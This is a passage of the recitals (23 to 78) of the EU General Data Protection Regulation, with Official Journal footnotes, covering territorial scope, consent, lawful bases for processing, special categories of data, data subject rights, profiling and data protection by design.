⁽¹⁾ Directive (EU) 2016/680 of the European Parliament and of the Council of 27 April 2016 on the protection of natural persons with regard to the processing of personal data by competent authorities for the purposes of prevention, investigation, detection or prosecution of criminal offences or the execution of criminal penalties, and the free movement of such data and repealing Council Framework Decision 2008/977/JHA (see page 89 of this Official Journal).

⁽²⁾ Directive 2000/31/EC of the European Parliament and of the Council of 8 June 2000 on certain legal aspects of information society services, in particular electronic commerce, in the Internal Market ('Directive on electronic commerce') (OJ L 178, 17.7.2000, p. 1).

- (23) In order to ensure that natural persons are not deprived of the protection to which they are entitled under this Regulation, the processing of personal data of data subjects who are in the Union by a controller or a processor not established in the Union should be subject to this Regulation where the processing activities are related to offering goods or services to such data subjects irrespective of whether connected to a payment. In order to determine whether such a controller or processor is offering goods or services to data subjects who are in the Union, it should be ascertained whether it is apparent that the controller or processor envisages offering services to data subjects in one or more Member States in the Union. Whereas the mere accessibility of the controller's, processor's or an intermediary's website in the Union, of an email address or of other contact details, or the use of a language generally used in the third country where the controller is established, is insufficient to ascertain such intention, factors such as the use of a language or a currency generally used in one or more Member States with the possibility of ordering goods and services in that other language, or the mentioning of customers or users who are in the Union, may make it apparent that the controller envisages offering goods or services to data subjects in the Union.
- (24) The processing of personal data of data subjects who are in the Union by a controller or processor not established in the Union should also be subject to this Regulation when it is related to the monitoring of the behaviour of such data subjects in so far as their behaviour takes place within the Union. In order to determine whether a processing activity can be considered to monitor the behaviour of data subjects, it should be ascertained whether natural persons are tracked on the internet including potential subsequent use of personal data processing techniques which consist of profiling a natural person, particularly in order to take decisions concerning her or him or for analysing or predicting her or his personal preferences, behaviours and attitudes.
- (25) Where Member State law applies by virtue of public international law, this Regulation should also apply to a controller not established in the Union, such as in a Member State's diplomatic mission or consular post.
- (26) The principles of data protection should apply to any information concerning an identified or identifiable natural person. Personal data which have undergone pseudonymisation, which could be attributed to a natural person by the use of additional information should be considered to be information on an identifiable natural person. To determine whether a natural person is identifiable, account should be taken of all the means reasonably likely to be used, such as singling out, either by the controller or by another person to identify the natural person directly or indirectly. To ascertain whether means are reasonably likely to be used to identify the natural person, account should be taken of all objective factors, such as the costs of and the amount of time required for identification, taking into consideration the available technology at the time of the processing and technological developments. The principles of data protection should therefore not apply to anonymous information, namely information which does not relate to an identified or identifiable natural person or to personal data rendered anonymous in such a manner that the data subject is not or no longer identifiable. This Regulation does not therefore concern the processing of such anonymous information, including for statistical or research purposes.
- (27) This Regulation does not apply to the personal data of deceased persons. Member States may provide for rules regarding the processing of personal data of deceased persons.
- (28) The application of pseudonymisation to personal data can reduce the risks to the data subjects concerned and help controllers and processors to meet their data-protection obligations. The explicit introduction of 'pseudonymisation' in this Regulation is not intended to preclude any other measures of data protection.
- (29) In order to create incentives to apply pseudonymisation when processing personal data, measures of pseudonymisation should, whilst allowing general analysis, be possible within the same controller when that controller has taken technical and organisational measures necessary to ensure, for the processing concerned, that this Regulation is implemented, and that additional information for attributing the personal data to a specific data subject is kept separately. The controller processing the personal data should indicate the authorised persons within the same controller.

- (30) Natural persons may be associated with online identifiers provided by their devices, applications, tools and protocols, such as internet protocol addresses, cookie identifiers or other identifiers such as radio frequency identification tags. This may leave traces which, in particular when combined with unique identifiers and other information received by the servers, may be used to create profiles of the natural persons and identify them.
- (31) Public authorities to which personal data are disclosed in accordance with a legal obligation for the exercise of their official mission, such as tax and customs authorities, financial investigation units, independent administrative authorities, or financial market authorities responsible for the regulation and supervision of securities markets should not be regarded as recipients if they receive personal data which are necessary to carry out a particular inquiry in the general interest, in accordance with Union or Member State law. The requests for disclosure sent by the public authorities should always be in writing, reasoned and occasional and should not concern the entirety of a filing system or lead to the interconnection of filing systems. The processing of personal data by those public authorities should comply with the applicable data-protection rules according to the purposes of the processing.
- (32) Consent should be given by a clear affirmative act establishing a freely given, specific, informed and unambiguous indication of the data subject's agreement to the processing of personal data relating to him or her, such as by a written statement, including by electronic means, or an oral statement. This could include ticking a box when visiting an internet website, choosing technical settings for information society services or another statement or conduct which clearly indicates in this context the data subject's acceptance of the proposed processing of his or her personal data. Silence, pre-ticked boxes or inactivity should not therefore constitute consent. Consent should cover all processing activities carried out for the same purpose or purposes. When the processing has multiple purposes, consent should be given for all of them. If the data subject's consent is to be given following a request by electronic means, the request must be clear, concise and not unnecessarily disruptive to the use of the service for which it is provided.
- (33) It is often not possible to fully identify the purpose of personal data processing for scientific research purposes at the time of data collection. Therefore, data subjects should be allowed to give their consent to certain areas of scientific research when in keeping with recognised ethical standards for scientific research. Data subjects should have the opportunity to give their consent only to certain areas of research or parts of research projects to the extent allowed by the intended purpose.
- (34) Genetic data should be defined as personal data relating to the inherited or acquired genetic characteristics of a natural person which result from the analysis of a biological sample from the natural person in question, in particular chromosomal, deoxyribonucleic acid (DNA) or ribonucleic acid (RNA) analysis, or from the analysis of another element enabling equivalent information to be obtained.
- (35) Personal data concerning health should include all data pertaining to the health status of a data subject which reveal information relating to the past, current or future physical or mental health status of the data subject. This includes information about the natural person collected in the course of the registration for, or the provision of, health care services as referred to in Directive 2011/24/EU of the European Parliament and of the Council⁽¹⁾ to that natural person; a number, symbol or particular assigned to a natural person to uniquely identify the natural person for health purposes; information derived from the testing or examination of a body part or bodily substance, including from genetic data and biological samples; and any information on, for example, a disease, disability, disease risk, medical history, clinical treatment or the physiological or biomedical state of the data subject independent of its source, for example from a physician or other health professional, a hospital, a medical device or an in vitro diagnostic test.
- (36) The main establishment of a controller in the Union should be the place of its central administration in the Union, unless the decisions on the purposes and means of the processing of personal data are taken in another establishment of the controller in the Union, in which case that other establishment should be considered to be

⁽¹⁾ Directive 2011/24/EU of the European Parliament and of the Council of 9 March 2011 on the application of patients' rights in cross-border healthcare (OJ L 88, 4.4.2011, p. 45).

the main establishment. The main establishment of a controller in the Union should be determined according to objective criteria and should imply the effective and real exercise of management activities determining the main decisions as to the purposes and means of processing through stable arrangements. That criterion should not depend on whether the processing of personal data is carried out at that location. The presence and use of technical means and technologies for processing personal data or processing activities do not, in themselves, constitute a main establishment and are therefore not determining criteria for a main establishment. The main establishment of the processor should be the place of its central administration in the Union or, if it has no central administration in the Union, the place where the main processing activities take place in the Union. In cases involving both the controller and the processor, the competent lead supervisory authority should remain the supervisory authority of the Member State where the controller has its main establishment, but the supervisory authority of the processor should be considered to be a supervisory authority concerned and that supervisory authority should participate in the cooperation procedure provided for by this Regulation. In any case, the supervisory authorities of the Member State or Member States where the processor has one or more establishments should not be considered to be supervisory authorities concerned where the draft decision concerns only the controller. Where the processing is carried out by a group of undertakings, the main establishment of the controlling undertaking should be considered to be the main establishment of the group of undertakings, except where the purposes and means of processing are determined by another undertaking.

- (37) A group of undertakings should cover a controlling undertaking and its controlled undertakings, whereby the controlling undertaking should be the undertaking which can exert a dominant influence over the other undertakings by virtue, for example, of ownership, financial participation or the rules which govern it or the power to have personal data protection rules implemented. An undertaking which controls the processing of personal data in undertakings affiliated to it should be regarded, together with those undertakings, as a group of undertakings.
- (38) Children merit specific protection with regard to their personal data, as they may be less aware of the risks, consequences and safeguards concerned and their rights in relation to the processing of personal data. Such specific protection should, in particular, apply to the use of personal data of children for the purposes of marketing or creating personality or user profiles and the collection of personal data with regard to children when using services offered directly to a child. The consent of the holder of parental responsibility should not be necessary in the context of preventive or counselling services offered directly to a child.
- (39) Any processing of personal data should be lawful and fair. It should be transparent to natural persons that personal data concerning them are collected, used, consulted or otherwise processed and to what extent the personal data are or will be processed. The principle of transparency requires that any information and communication relating to the processing of those personal data be easily accessible and easy to understand, and that clear and plain language be used. That principle concerns, in particular, information to the data subjects on the identity of the controller and the purposes of the processing and further information to ensure fair and transparent processing in respect of the natural persons concerned and their right to obtain confirmation and communication of personal data concerning them which are being processed. Natural persons should be made aware of risks, rules, safeguards and rights in relation to the processing of personal data and how to exercise their rights in relation to such processing. In particular, the specific purposes for which personal data are processed should be explicit and legitimate and determined at the time of the collection of the personal data. The personal data should be adequate, relevant and limited to what is necessary for the purposes for which they are processed. This requires, in particular, ensuring that the period for which the personal data are stored is limited to a strict minimum. Personal data should be processed only if the purpose of the processing could not reasonably be fulfilled by other means. In order to ensure that the personal data are not kept longer than necessary, time limits should be established by the controller for erasure or for a periodic review. Every reasonable step should be taken to ensure that personal data which are inaccurate are rectified or deleted. Personal data should be processed in a manner that ensures appropriate security and confidentiality of the personal data, including for preventing unauthorised access to or use of personal data and the equipment used for the processing.
- (40) In order for processing to be lawful, personal data should be processed on the basis of the consent of the data subject concerned or some other legitimate basis, laid down by law, either in this Regulation or in other Union or

Member State law as referred to in this Regulation, including the necessity for compliance with the legal obligation to which the controller is subject or the necessity for the performance of a contract to which the data subject is party or in order to take steps at the request of the data subject prior to entering into a contract.

- (41) Where this Regulation refers to a legal basis or a legislative measure, this does not necessarily require a legislative act adopted by a parliament, without prejudice to requirements pursuant to the constitutional order of the Member State concerned. However, such a legal basis or legislative measure should be clear and precise and its application should be foreseeable to persons subject to it, in accordance with the case-law of the Court of Justice of the European Union (the 'Court of Justice') and the European Court of Human Rights.
- (42) Where processing is based on the data subject's consent, the controller should be able to demonstrate that the data subject has given consent to the processing operation. In particular in the context of a written declaration on another matter, safeguards should ensure that the data subject is aware of the fact that and the extent to which consent is given. In accordance with Council Directive 93/13/EEC ⁽¹⁾ a declaration of consent pre-formulated by the controller should be provided in an intelligible and easily accessible form, using clear and plain language and it should not contain unfair terms. For consent to be informed, the data subject should be aware at least of the identity of the controller and the purposes of the processing for which the personal data are intended. Consent should not be regarded as freely given if the data subject has no genuine or free choice or is unable to refuse or withdraw consent without detriment.
- (43) In order to ensure that consent is freely given, consent should not provide a valid legal ground for the processing of personal data in a specific case where there is a clear imbalance between the data subject and the controller, in particular where the controller is a public authority and it is therefore unlikely that consent was freely given in all the circumstances of that specific situation. Consent is presumed not to be freely given if it does not allow separate consent to be given to different personal data processing operations despite it being appropriate in the individual case, or if the performance of a contract, including the provision of a service, is dependent on the consent despite such consent not being necessary for such performance.
- (44) Processing should be lawful where it is necessary in the context of a contract or the intention to enter into a contract.
- (45) Where processing is carried out in accordance with a legal obligation to which the controller is subject or where processing is necessary for the performance of a task carried out in the public interest or in the exercise of official authority, the processing should have a basis in Union or Member State law. This Regulation does not require a specific law for each individual processing. A law as a basis for several processing operations based on a legal obligation to which the controller is subject or where processing is necessary for the performance of a task carried out in the public interest or in the exercise of an official authority may be sufficient. It should also be for Union or Member State law to determine the purpose of processing. Furthermore, that law could specify the general conditions of this Regulation governing the lawfulness of personal data processing, establish specifications for determining the controller, the type of personal data which are subject to the processing, the data subjects concerned, the entities to which the personal data may be disclosed, the purpose limitations, the storage period and other measures to ensure lawful and fair processing. It should also be for Union or Member State law to determine whether the controller performing a task carried out in the public interest or in the exercise of official authority should be a public authority or another natural or legal person governed by public law, or, where it is in the public interest to do so, including for health purposes such as public health and social protection and the management of health care services, by private law, such as a professional association.
- (46) The processing of personal data should also be regarded to be lawful where it is necessary to protect an interest which is essential for the life of the data subject or that of another natural person. Processing of personal data

⁽¹⁾ Council Directive 93/13/EEC of 5 April 1993 on unfair terms in consumer contracts (OJ L 95, 21.4.1993, p. 29).

based on the vital interest of another natural person should in principle take place only where the processing cannot be manifestly based on another legal basis. Some types of processing may serve both important grounds of public interest and the vital interests of the data subject as for instance when processing is necessary for humanitarian purposes, including for monitoring epidemics and their spread or in situations of humanitarian emergencies, in particular in situations of natural and man-made disasters.

- (47) The legitimate interests of a controller, including those of a controller to which the personal data may be disclosed, or of a third party, may provide a legal basis for processing, provided that the interests or the fundamental rights and freedoms of the data subject are not overriding, taking into consideration the reasonable expectations of data subjects based on their relationship with the controller. Such legitimate interest could exist for example where there is a relevant and appropriate relationship between the data subject and the controller in situations such as where the data subject is a client or in the service of the controller. At any rate the existence of a legitimate interest would need careful assessment including whether a data subject can reasonably expect at the time and in the context of the collection of the personal data that processing for that purpose may take place. The interests and fundamental rights of the data subject could in particular override the interest of the data controller where personal data are processed in circumstances where data subjects do not reasonably expect further processing. Given that it is for the legislator to provide by law for the legal basis for public authorities to process personal data, that legal basis should not apply to the processing by public authorities in the performance of their tasks. The processing of personal data strictly necessary for the purposes of preventing fraud also constitutes a legitimate interest of the data controller concerned. The processing of personal data for direct marketing purposes may be regarded as carried out for a legitimate interest.
- (48) Controllers that are part of a group of undertakings or institutions affiliated to a central body may have a legitimate interest in transmitting personal data within the group of undertakings for internal administrative purposes, including the processing of clients' or employees' personal data. The general principles for the transfer of personal data, within a group of undertakings, to an undertaking located in a third country remain unaffected.
- (49) The processing of personal data to the extent strictly necessary and proportionate for the purposes of ensuring network and information security, i.e. the ability of a network or an information system to resist, at a given level of confidence, accidental events or unlawful or malicious actions that compromise the availability, authenticity, integrity and confidentiality of stored or transmitted personal data, and the security of the related services offered by, or accessible via, those networks and systems, by public authorities, by computer emergency response teams (CERTs), computer security incident response teams (CSIRTs), by providers of electronic communications networks and services and by providers of security technologies and services, constitutes a legitimate interest of the data controller concerned. This could, for example, include preventing unauthorised access to electronic communications networks and malicious code distribution and stopping 'denial of service' attacks and damage to computer and electronic communication systems.
- (50) The processing of personal data for purposes other than those for which the personal data were initially collected should be allowed only where the processing is compatible with the purposes for which the personal data were initially collected. In such a case, no legal basis separate from that which allowed the collection of the personal data is required. If the processing is necessary for the performance of a task carried out in the public interest or in the exercise of official authority vested in the controller, Union or Member State law may determine and specify the tasks and purposes for which the further processing should be regarded as compatible and lawful. Further processing for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes should be considered to be compatible lawful processing operations. The legal basis provided by Union or Member State law for the processing of personal data may also provide a legal basis for further processing. In order to ascertain whether a purpose of further processing is compatible with the purpose for which the personal data are initially collected, the controller, after having met all the requirements for the lawfulness of the original processing, should take into account, inter alia: any link between those purposes and the purposes of the intended further processing; the context in which the personal data have been collected, in particular the reasonable expectations of data subjects based on their relationship with the controller as to their

further use; the nature of the personal data; the consequences of the intended further processing for data subjects; and the existence of appropriate safeguards in both the original and intended further processing operations.

Where the data subject has given consent or the processing is based on Union or Member State law which constitutes a necessary and proportionate measure in a democratic society to safeguard, in particular, important objectives of general public interest, the controller should be allowed to further process the personal data irrespective of the compatibility of the purposes. In any case, the application of the principles set out in this Regulation and in particular the information of the data subject on those other purposes and on his or her rights including the right to object, should be ensured. Indicating possible criminal acts or threats to public security by the controller and transmitting the relevant personal data in individual cases or in several cases relating to the same criminal act or threats to public security to a competent authority should be regarded as being in the legitimate interest pursued by the controller. However, such transmission in the legitimate interest of the controller or further processing of personal data should be prohibited if the processing is not compatible with a legal, professional or other binding obligation of secrecy.

- (51) Personal data which are, by their nature, particularly sensitive in relation to fundamental rights and freedoms merit specific protection as the context of their processing could create significant risks to the fundamental rights and freedoms. Those personal data should include personal data revealing racial or ethnic origin, whereby the use of the term 'racial origin' in this Regulation does not imply an acceptance by the Union of theories which attempt to determine the existence of separate human races. The processing of photographs should not systematically be considered to be processing of special categories of personal data as they are covered by the definition of biometric data only when processed through a specific technical means allowing the unique identification or authentication of a natural person. Such personal data should not be processed, unless processing is allowed in specific cases set out in this Regulation, taking into account that Member States law may lay down specific provisions on data protection in order to adapt the application of the rules of this Regulation for compliance with a legal obligation or for the performance of a task carried out in the public interest or in the exercise of official authority vested in the controller. In addition to the specific requirements for such processing, the general principles and other rules of this Regulation should apply, in particular as regards the conditions for lawful processing. Derogations from the general prohibition for processing such special categories of personal data should be explicitly provided, inter alia, where the data subject gives his or her explicit consent or in respect of specific needs in particular where the processing is carried out in the course of legitimate activities by certain associations or foundations the purpose of which is to permit the exercise of fundamental freedoms.
- (52) Derogating from the prohibition on processing special categories of personal data should also be allowed when provided for in Union or Member State law and subject to suitable safeguards, so as to protect personal data and other fundamental rights, where it is in the public interest to do so, in particular processing personal data in the field of employment law, social protection law including pensions and for health security, monitoring and alert purposes, the prevention or control of communicable diseases and other serious threats to health. Such a derogation may be made for health purposes, including public health and the management of health-care services, especially in order to ensure the quality and cost-effectiveness of the procedures used for settling claims for benefits and services in the health insurance system, or for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes. A derogation should also allow the processing of such personal data where necessary for the establishment, exercise or defence of legal claims, whether in court proceedings or in an administrative or out-of-court procedure.
- (53) Special categories of personal data which merit higher protection should be processed for health-related purposes only where necessary to achieve those purposes for the benefit of natural persons and society as a whole, in particular in the context of the management of health or social care services and systems, including processing by the management and central national health authorities of such data for the purpose of quality control, management information and the general national and local supervision of the health or social care system, and ensuring continuity of health or social care and cross-border healthcare or health security, monitoring and alert purposes, or for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes, based on Union or Member State law which has to meet an objective of public interest, as well as for studies conducted in the public interest in the area of public health. Therefore, this Regulation should provide for harmonised conditions for the processing of special categories of personal data concerning health, in respect of specific needs, in particular where the processing of such data is carried out for certain health-related purposes

by persons subject to a legal obligation of professional secrecy. Union or Member State law should provide for specific and suitable measures so as to protect the fundamental rights and the personal data of natural persons. Member States should be allowed to maintain or introduce further conditions, including limitations, with regard to the processing of genetic data, biometric data or data concerning health. However, this should not hamper the free flow of personal data within the Union when those conditions apply to cross-border processing of such data.

- (54) The processing of special categories of personal data may be necessary for reasons of public interest in the areas of public health without consent of the data subject. Such processing should be subject to suitable and specific measures so as to protect the rights and freedoms of natural persons. In that context, 'public health' should be interpreted as defined in Regulation (EC) No 1338/2008 of the European Parliament and of the Council⁽¹⁾, namely all elements related to health, namely health status, including morbidity and disability, the determinants having an effect on that health status, health care needs, resources allocated to health care, the provision of, and universal access to, health care as well as health care expenditure and financing, and the causes of mortality. Such processing of data concerning health for reasons of public interest should not result in personal data being processed for other purposes by third parties such as employers or insurance and banking companies.
- (55) Moreover, the processing of personal data by official authorities for the purpose of achieving the aims, laid down by constitutional law or by international public law, of officially recognised religious associations, is carried out on grounds of public interest.
- (56) Where in the course of electoral activities, the operation of the democratic system in a Member State requires that political parties compile personal data on people's political opinions, the processing of such data may be permitted for reasons of public interest, provided that appropriate safeguards are established.
- (57) If the personal data processed by a controller do not permit the controller to identify a natural person, the data controller should not be obliged to acquire additional information in order to identify the data subject for the sole purpose of complying with any provision of this Regulation. However, the controller should not refuse to take additional information provided by the data subject in order to support the exercise of his or her rights. Identification should include the digital identification of a data subject, for example through authentication mechanism such as the same credentials, used by the data subject to log-in to the on-line service offered by the data controller.
- (58) The principle of transparency requires that any information addressed to the public or to the data subject be concise, easily accessible and easy to understand, and that clear and plain language and, additionally, where appropriate, visualisation be used. Such information could be provided in electronic form, for example, when addressed to the public, through a website. This is of particular relevance in situations where the proliferation of actors and the technological complexity of practice make it difficult for the data subject to know and understand whether, by whom and for what purpose personal data relating to him or her are being collected, such as in the case of online advertising. Given that children merit specific protection, any information and communication, where processing is addressed to a child, should be in such a clear and plain language that the child can easily understand.
- (59) Modalities should be provided for facilitating the exercise of the data subject's rights under this Regulation, including mechanisms to request and, if applicable, obtain, free of charge, in particular, access to and rectification or erasure of personal data and the exercise of the right to object. The controller should also provide means for requests to be made electronically, especially where personal data are processed by electronic means. The controller should be obliged to respond to requests from the data subject without undue delay and at the latest within one month and to give reasons where the controller does not intend to comply with any such requests.

⁽¹⁾ Regulation (EC) No 1338/2008 of the European Parliament and of the Council of 16 December 2008 on Community statistics on public health and health and safety at work (OJ L 354, 31.12.2008, p. 70).

- (60) The principles of fair and transparent processing require that the data subject be informed of the existence of the processing operation and its purposes. The controller should provide the data subject with any further information necessary to ensure fair and transparent processing taking into account the specific circumstances and context in which the personal data are processed. Furthermore, the data subject should be informed of the existence of profiling and the consequences of such profiling. Where the personal data are collected from the data subject, the data subject should also be informed whether he or she is obliged to provide the personal data and of the consequences, where he or she does not provide such data. That information may be provided in combination with standardised icons in order to give in an easily visible, intelligible and clearly legible manner, a meaningful overview of the intended processing. Where the icons are presented electronically, they should be machine-readable.
- (61) The information in relation to the processing of personal data relating to the data subject should be given to him or her at the time of collection from the data subject, or, where the personal data are obtained from another source, within a reasonable period, depending on the circumstances of the case. Where personal data can be legitimately disclosed to another recipient, the data subject should be informed when the personal data are first disclosed to the recipient. Where the controller intends to process the personal data for a purpose other than that for which they were collected, the controller should provide the data subject prior to that further processing with information on that other purpose and other necessary information. Where the origin of the personal data cannot be provided to the data subject because various sources have been used, general information should be provided.
- (62) However, it is not necessary to impose the obligation to provide information where the data subject already possesses the information, where the recording or disclosure of the personal data is expressly laid down by law or where the provision of information to the data subject proves to be impossible or would involve a disproportionate effort. The latter could in particular be the case where processing is carried out for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes. In that regard, the number of data subjects, the age of the data and any appropriate safeguards adopted should be taken into consideration.
- (63) A data subject should have the right of access to personal data which have been collected concerning him or her, and to exercise that right easily and at reasonable intervals, in order to be aware of, and verify, the lawfulness of the processing. This includes the right for data subjects to have access to data concerning their health, for example the data in their medical records containing information such as diagnoses, examination results, assessments by treating physicians and any treatment or interventions provided. Every data subject should therefore have the right to know and obtain communication in particular with regard to the purposes for which the personal data are processed, where possible the period for which the personal data are processed, the recipients of the personal data, the logic involved in any automatic personal data processing and, at least when based on profiling, the consequences of such processing. Where possible, the controller should be able to provide remote access to a secure system which would provide the data subject with direct access to his or her personal data. That right should not adversely affect the rights or freedoms of others, including trade secrets or intellectual property and in particular the copyright protecting the software. However, the result of those considerations should not be a refusal to provide all information to the data subject. Where the controller processes a large quantity of information concerning the data subject, the controller should be able to request that, before the information is delivered, the data subject specify the information or processing activities to which the request relates.
- (64) The controller should use all reasonable measures to verify the identity of a data subject who requests access, in particular in the context of online services and online identifiers. A controller should not retain personal data for the sole purpose of being able to react to potential requests.
- (65) A data subject should have the right to have personal data concerning him or her rectified and a 'right to be forgotten' where the retention of such data infringes this Regulation or Union or Member State law to which the controller is subject. In particular, a data subject should have the right to have his or her personal data erased and no longer processed where the personal data are no longer necessary in relation to the purposes for which they are collected or otherwise processed, where a data subject has withdrawn his or her consent or objects to the processing of personal data concerning him or her, or where the processing of his or her personal data does not otherwise comply with this Regulation. That right is relevant in particular where the data subject has given

his or her consent as a child and is not fully aware of the risks involved by the processing, and later wants to remove such personal data, especially on the internet. The data subject should be able to exercise that right notwithstanding the fact that he or she is no longer a child. However, the further retention of the personal data should be lawful where it is necessary, for exercising the right of freedom of expression and information, for compliance with a legal obligation, for the performance of a task carried out in the public interest or in the exercise of official authority vested in the controller, on the grounds of public interest in the area of public health, for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes, or for the establishment, exercise or defence of legal claims.

- (66) To strengthen the right to be forgotten in the online environment, the right to erasure should also be extended in such a way that a controller who has made the personal data public should be obliged to inform the controllers which are processing such personal data to erase any links to, or copies or replications of those personal data. In doing so, that controller should take reasonable steps, taking into account available technology and the means available to the controller, including technical measures, to inform the controllers which are processing the personal data of the data subject's request.
- (67) Methods by which to restrict the processing of personal data could include, inter alia, temporarily moving the selected data to another processing system, making the selected personal data unavailable to users, or temporarily removing published data from a website. In automated filing systems, the restriction of processing should in principle be ensured by technical means in such a manner that the personal data are not subject to further processing operations and cannot be changed. The fact that the processing of personal data is restricted should be clearly indicated in the system.
- (68) To further strengthen the control over his or her own data, where the processing of personal data is carried out by automated means, the data subject should also be allowed to receive personal data concerning him or her which he or she has provided to a controller in a structured, commonly used, machine-readable and interoperable format, and to transmit it to another controller. Data controllers should be encouraged to develop interoperable formats that enable data portability. That right should apply where the data subject provided the personal data on the basis of his or her consent or the processing is necessary for the performance of a contract. It should not apply where processing is based on a legal ground other than consent or contract. By its very nature, that right should not be exercised against controllers processing personal data in the exercise of their public duties. It should therefore not apply where the processing of the personal data is necessary for compliance with a legal obligation to which the controller is subject or for the performance of a task carried out in the public interest or in the exercise of an official authority vested in the controller. The data subject's right to transmit or receive personal data concerning him or her should not create an obligation for the controllers to adopt or maintain processing systems which are technically compatible. Where, in a certain set of personal data, more than one data subject is concerned, the right to receive the personal data should be without prejudice to the rights and freedoms of other data subjects in accordance with this Regulation. Furthermore, that right should not prejudice the right of the data subject to obtain the erasure of personal data and the limitations of that right as set out in this Regulation and should, in particular, not imply the erasure of personal data concerning the data subject which have been provided by him or her for the performance of a contract to the extent that and for as long as the personal data are necessary for the performance of that contract. Where technically feasible, the data subject should have the right to have the personal data transmitted directly from one controller to another.
- (69) Where personal data might lawfully be processed because processing is necessary for the performance of a task carried out in the public interest or in the exercise of official authority vested in the controller, or on grounds of the legitimate interests of a controller or a third party, a data subject should, nevertheless, be entitled to object to the processing of any personal data relating to his or her particular situation. It should be for the controller to demonstrate that its compelling legitimate interest overrides the interests or the fundamental rights and freedoms of the data subject.
- (70) Where personal data are processed for the purposes of direct marketing, the data subject should have the right to object to such processing, including profiling to the extent that it is related to such direct marketing, whether with regard to initial or further processing, at any time and free of charge. That right should be explicitly brought to the attention of the data subject and presented clearly and separately from any other information.

- (71) The data subject should have the right not to be subject to a decision, which may include a measure, evaluating personal aspects relating to him or her which is based solely on automated processing and which produces legal effects concerning him or her or similarly significantly affects him or her, such as automatic refusal of an online credit application or e-recruiting practices without any human intervention. Such processing includes 'profiling' that consists of any form of automated processing of personal data evaluating the personal aspects relating to a natural person, in particular to analyse or predict aspects concerning the data subject's performance at work, economic situation, health, personal preferences or interests, reliability or behaviour, location or movements, where it produces legal effects concerning him or her or similarly significantly affects him or her. However, decision-making based on such processing, including profiling, should be allowed where expressly authorised by Union or Member State law to which the controller is subject, including for fraud and tax-evasion monitoring and prevention purposes conducted in accordance with the regulations, standards and recommendations of Union institutions or national oversight bodies and to ensure the security and reliability of a service provided by the controller, or necessary for the entering or performance of a contract between the data subject and a controller, or when the data subject has given his or her explicit consent. In any case, such processing should be subject to suitable safeguards, which should include specific information to the data subject and the right to obtain human intervention, to express his or her point of view, to obtain an explanation of the decision reached after such assessment and to challenge the decision. Such measure should not concern a child.

In order to ensure fair and transparent processing in respect of the data subject, taking into account the specific circumstances and context in which the personal data are processed, the controller should use appropriate mathematical or statistical procedures for the profiling, implement technical and organisational measures appropriate to ensure, in particular, that factors which result in inaccuracies in personal data are corrected and the risk of errors is minimised, secure personal data in a manner that takes account of the potential risks involved for the interests and rights of the data subject and that prevents, inter alia, discriminatory effects on natural persons on the basis of racial or ethnic origin, political opinion, religion or beliefs, trade union membership, genetic or health status or sexual orientation, or that result in measures having such an effect. Automated decision-making and profiling based on special categories of personal data should be allowed only under specific conditions.

- (72) Profiling is subject to the rules of this Regulation governing the processing of personal data, such as the legal grounds for processing or data protection principles. The European Data Protection Board established by this Regulation (the 'Board') should be able to issue guidance in that context.
- (73) Restrictions concerning specific principles and the rights of information, access to and rectification or erasure of personal data, the right to data portability, the right to object, decisions based on profiling, as well as the communication of a personal data breach to a data subject and certain related obligations of the controllers may be imposed by Union or Member State law, as far as necessary and proportionate in a democratic society to safeguard public security, including the protection of human life especially in response to natural or manmade disasters, the prevention, investigation and prosecution of criminal offences or the execution of criminal penalties, including the safeguarding against and the prevention of threats to public security, or of breaches of ethics for regulated professions, other important objectives of general public interest of the Union or of a Member State, in particular an important economic or financial interest of the Union or of a Member State, the keeping of public registers kept for reasons of general public interest, further processing of archived personal data to provide specific information related to the political behaviour under former totalitarian state regimes or the protection of the data subject or the rights and freedoms of others, including social protection, public health and humanitarian purposes. Those restrictions should be in accordance with the requirements set out in the Charter and in the European Convention for the Protection of Human Rights and Fundamental Freedoms.
- (74) The responsibility and liability of the controller for any processing of personal data carried out by the controller or on the controller's behalf should be established. In particular, the controller should be obliged to implement appropriate and effective measures and be able to demonstrate the compliance of processing activities with this Regulation, including the effectiveness of the measures. Those measures should take into account the nature, scope, context and purposes of the processing and the risk to the rights and freedoms of natural persons.

- (75) The risk to the rights and freedoms of natural persons, of varying likelihood and severity, may result from personal data processing which could lead to physical, material or non-material damage, in particular: where the processing may give rise to discrimination, identity theft or fraud, financial loss, damage to the reputation, loss of confidentiality of personal data protected by professional secrecy, unauthorised reversal of pseudonymisation, or any other significant economic or social disadvantage; where data subjects might be deprived of their rights and freedoms or prevented from exercising control over their personal data; where personal data are processed which reveal racial or ethnic origin, political opinions, religion or philosophical beliefs, trade union membership, and the processing of genetic data, data concerning health or data concerning sex life or criminal convictions and offences or related security measures; where personal aspects are evaluated, in particular analysing or predicting aspects concerning performance at work, economic situation, health, personal preferences or interests, reliability or behaviour, location or movements, in order to create or use personal profiles; where personal data of vulnerable natural persons, in particular of children, are processed; or where processing involves a large amount of personal data and affects a large number of data subjects.
- (76) The likelihood and severity of the risk to the rights and freedoms of the data subject should be determined by reference to the nature, scope, context and purposes of the processing. Risk should be evaluated on the basis of an objective assessment, by which it is established whether data processing operations involve a risk or a high risk.
- (77) Guidance on the implementation of appropriate measures and on the demonstration of compliance by the controller or the processor, especially as regards the identification of the risk related to the processing, their assessment in terms of origin, nature, likelihood and severity, and the identification of best practices to mitigate the risk, could be provided in particular by means of approved codes of conduct, approved certifications, guidelines provided by the Board or indications provided by a data protection officer. The Board may also issue guidelines on processing operations that are considered to be unlikely to result in a high risk to the rights and freedoms of natural persons and indicate what measures may be sufficient in such cases to address such risk.
- (78) The protection of the rights and freedoms of natural persons with regard to the processing of personal data require that appropriate technical and organisational measures be taken to ensure that the requirements of this Regulation are met. In order to be able to demonstrate compliance with this Regulation, the controller should adopt internal policies and implement measures which meet in particular the principles of data protection by design and data protection by default. Such measures could consist, inter alia, of minimising the processing of personal data, pseudonymising personal data as soon as possible, transparency with regard to the functions and processing of personal data, enabling the data subject to monitor the data processing, enabling the controller to create and improve security features. When developing, designing, selecting and using applications, services and products that are based on the processing of personal data or process personal data to fulfil their task, producers of the products, services and applications should be encouraged to take into account the right to data protection when developing and designing such products, services and applications and, with due regard to the state of the art, to make sure that controllers and processors are able to fulfil their data protection obligations. The principles of data protection by design and by default should also be taken into consideration in the context of public tenders.
